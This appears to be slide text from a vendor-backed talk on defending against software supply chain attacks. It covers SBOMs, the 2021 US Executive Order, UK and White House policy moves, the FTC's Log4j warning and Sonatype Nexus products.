
 Ax Sharma



**What can we do about it?**

# How to prevent software supply chain attacks?

- **SBOM**: know what's in your code
- Apply latest updates and patches? Not quite anymore.
- Verify integrity of code
- Can't manually track dependencies
- Some kind of automated deep binary analysis – spots malicious code early on





**SBOM.**

**It's the law.**



# Executive Order on Improving the Nation's Cybersecurity

MAY 12, 2021 • PRESIDENTIAL ACTIONS

(D) the time periods within which contractors must report cyber incidents based on a graduated scale of severity, with reporting on the most severe cyber incidents not to exceed **3 days after initial detection**;

## Sec. 4. Enhancing Software Supply Chain Security.

(iii) employing automated tools, or comparable processes, to maintain **trusted source code supply chains**, thereby ensuring the integrity of the code;

(iv) employing automated tools, or comparable processes, that **check for known and potential vulnerabilities and remediate them**, which shall operate regularly, or at a minimum prior to product, version, or update release;

(vii) providing a purchaser **a Software Bill of Materials (SBOM) for each product** directly or by publishing it on a public website;

(x) ensuring and attesting, to the extent practicable, to the **integrity and provenance of open source software used** within any portion of a product.

# UK Government to Step Up Supply Chain Security following US Presidential Executive Order on Cybersecurity

May 21, 2021 By Ax Sharma



## U.K. Government now hearing experts on protecting against supply-chain attacks

Following efforts by the Whitehouse, the U.K. government has now announced that it seeks advice on defending against digital supply-chain attacks from organizations that either consume IT services, or MSPs that provide software and services.

Yesterday, the Department for Digital, Culture, Media, and Sport (DCMS) [opened up a survey](#) that will run for almost two months to invite thoughts from industry experts and tech organizations on stepping up supply-chain security across the UK.

The initiative is a part of the nationwide "[cyber resilience](#)" efforts set forth by the UK's National Cyber Security Strategy to safeguard businesses and organizations that increasingly rely on technology from cyber-attacks, and to strengthen digital supply-chain security.

"There is a long history of outsourcing of critical services. We have seen attacks such as '[CloudHopper](#)' where organisations were compromised through their managed service provider," says Matt Warman, UK's Minister of Digital Infrastructure.

"It's essential that organisations take steps to secure their mission-critical supply chains – and remember they cannot outsource risk."

Depending on the feedback received over time, the UK government will evaluate supply-chain risks, review policies, and implement new guidelines and frameworks to strengthen specific areas of digital supply-chain security. It could also mean the introduction of new, country-wide legislation for software firms and IT service providers. These groups would have to adhere to specific instructions when delivering digital products and services.

# White House: OSS security is a NatSec issue

- WH urges govt and private organizations to dedicate efforts to OSS security, after log4j
- OSS has vast usage among National Security community
- Follows [May 2021 Exec. Order](#) on supply-chain security

THE WHITE HOUSE



BRIEFING ROOM

## Readout of White House Meeting on Software Security

JANUARY 13, 2022 • STATEMENTS AND RELEASES

Today, the White House convened government and private sector stakeholders to discuss initiatives to improve the security of open source software and ways new collaboration could rapidly drive improvements. Software is ubiquitous across every sector of our economy and foundational to the products and services Americans use every day. Most major software packages include open source software – including software used by the national security community. Open source software brings unique value, and has unique security challenges, because of its breadth of use and the number of volunteers responsible for its ongoing security maintenance.

# FTC warns businesses to patch Log4Shell vulnerability

- CISA's 'emergency directive' already demanded govt agencies to patch before New Year.
- FTC says patch or risk getting sued
- Attacks continue...

Contact | Stay Con

FEDERAL TRADE COMMISSION  
PROTECTING AMERICA'S CONSUMERS

ABOUT THE FTC | NEWS & EVENTS | ENFORCEMENT | POLICY | TIPS & ADVICE

Home » News & Events » Blogs » Tech@FTC » FTC warns companies to remediate Log4j security vulnerability

## FTC warns companies to remediate Log4j security vulnerability

By: This blog is a collaboration between CTO and DPIP staff and the AI Strategy team | Jan 4, 2022 9:19AM

SHARE THIS PAGE


**TAGS:** Accountability | Data security | Patches

Log4j is a ubiquitous piece of software used to record activities in a wide range of systems found in consumer-facing products and services. Recently, a serious vulnerability in the popular Java logging package, Log4j (CVE-2021-44228) was disclosed, posing a severe risk to millions of consumer products to enterprise software and web applications. This vulnerability is being widely exploited by a growing set of attackers.

When vulnerabilities are discovered and exploited, it risks a loss or breach of personal information, financial loss, and other irreversible harms. The duty to take reasonable steps to mitigate known software vulnerabilities implicates laws including, among others, the Federal Trade Commission Act and the Gramm Leach Bliley Act. It is critical that companies and their vendors relying on Log4j act now, in order to reduce the likelihood of harm to consumers, and to avoid FTC legal action. According to the complaint in [Equifax](#), a failure to patch a known vulnerability irreversibly exposed the personal information of 147 million consumers. Equifax agreed to pay \$700 million to settle actions by the [Federal Trade Commission](#), the [Consumer Financial Protection Bureau](#), and all fifty states. The FTC intends to use its full legal authority to pursue companies that fail to take reasonable steps to protect consumer data from exposure as a result of Log4j, or similar known vulnerabilities in the future.

# How to prevent software supply chain attacks?

- Tools need to be able to dig through obfuscated/minified code
- Sophisticated techniques such as steganography (code hidden inside image/audio files, metadata) may need manual researcher intervention
- **...all in addition to** basic perimeter controls, IDS/IPS, network monitoring, YARA rules, spotting malicious traffic



# Defense in depth: secure your containers


- More and more companies are deploying cloud-native environments
- Kubernetes and Docker containers have advantages
- Codecov incident stemmed from an **error in Docker image creation process**
- Credentials exposed



# Automation, proactive action


- Automated vulnerability detection - the volume is just too large
- Next-gen Nexus Intelligence, **proactive malware detection bots** based on over 5 dozen signals (“red flags”)
- Identified malicious components repeatedly
- The human factor: Solid Security Research team analyzes complex malware, vulnerabilities

# Stepping up container security: Nexus Container



# Full-Spectrum Software Supply Chain Management

- Third-Party Code
- First-Party Code
- Containerized Code
- Infrastructure as Code



# 100% powered by Nexus Intelligence.



- 97% proprietary
- 10M Unique vulns
- 1.4M Sonatype IDs
- 12 hour fast tracks

- 8B files
- 67M components
- 2M projects
- 41 ecosystems

